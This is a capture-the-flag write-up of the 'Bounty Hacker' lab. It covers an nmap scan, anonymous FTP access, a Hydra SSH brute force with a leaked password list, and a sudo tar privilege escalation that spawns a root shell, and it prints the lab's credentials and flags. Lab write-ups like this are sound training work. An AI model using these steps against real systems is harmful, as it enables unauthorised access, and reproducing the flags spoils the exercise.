


Bounty Hacker Writeup

Note: IP addresses may be different for targets as multiple sessions could be used for one CTF.

First we nmap the target


```
nmap -sV {IP_Address}
```



```
root@ip-10-10-191-245: ~  
File Edit View Search Terminal Help  
root@ip-10-10-191-245:~# nmap -sV 10.10.197.94  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2023-05-21 16:45 BST  
Nmap scan report for ip-10-10-197-94.eu-west-1.compute.internal (10.10.197.94)  
Host is up (0.00049s latency).  
Not shown: 967 filtered ports, 30 closed ports  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))  
MAC Address: 02:43:4D:B8:90:5F (Unknown)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 72.94 seconds
```

We see there are 3 ports running FTP (21), SSH (22), and HTTP (80).

Connect via FTP



```
root@ip-10-10-191-245:~# ftp 10.10.197.94  
Connected to 10.10.197.94.  
220 (vsFTPd 3.0.3)  
Name (10.10.197.94:root):  
530 This FTP server is anonymous only.  
Login failed.  
ftp> exit  
221 Goodbye.  
root@ip-10-10-191-245:~# ftp 10.10.197.94  
Connected to 10.10.197.94.  
220 (vsFTPd 3.0.3)  
Name (10.10.197.94:root): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Anonymous login is set, so we can use username = “anonymous”

Upon login, we can see the first couple files

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
```

Pull all of these files

```
get file_name
```

cat these files and we see a list of passwords and message from lin

```
cat locks.txt
```

```
root@ip-10-10-191-245:~/Desktop# cat locks.txt
rEddrAG0N
ReDdr4g0nSynd!cat3
Dr@g0n$yn9!cat3
R3DDr460NSyndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oNSYND!CATE
ReDDR4g0nSyndIc4te
R3Dr4g0n2044
RedDr4gonSynd1cat3
R3dDRaG0nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oNSyndIC@t3
4L1mi6H71StHeB357
```

```
cat task.txt
```

```
root@ip-10-10-191-245:~/Desktop# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

We have found a username “lin”

We can use this username that we found to brute force a login, for example SSH, given that we discovered that port open earlier.

We use Hydra to brute force the user “lin” on the corresponding list of passwords that we found, locks.txt

```
hydra -l <username> -P <path to wordlist> <IP> ssh
```

```

root@ip-10-10-191-245:~/Desktop# hydra -l lin -P locks.txt 10.10.197.94 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-05-21 17:07:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~
2 tries per task
[DATA] attacking ssh://10.10.197.94:22/
[22][ssh] host: 10.10.197.94 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete u
ntil end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2023-05-21 17:07:27

```

We have a successful login with the following credentials:

User: lin

Password: RedDr4gonSynd1cat3

We can now SSH login.

ssh lin@IP_Address

Enter password

Navigate around and we find the first flag, located in the file “user.txt”

```

lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$

```

Next, we want to try and privilege escalate, so we run `sudo -l` to give us a list of commands that the current user is able to execute as a root.

bin/tar is available.

Looking at exploits for “tar”

<https://gtfobins.github.io/gtfobins/tar/>

“sudo” + append(first exploit) → gives us a shell with root privileges

.. / tar 8,616

Shell File upload File download File write File read Sudo Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`

```
# sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# # whoami
root
# cd ../../../../
# cd root
# ls
root.txt
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

And we have root access and our root flag.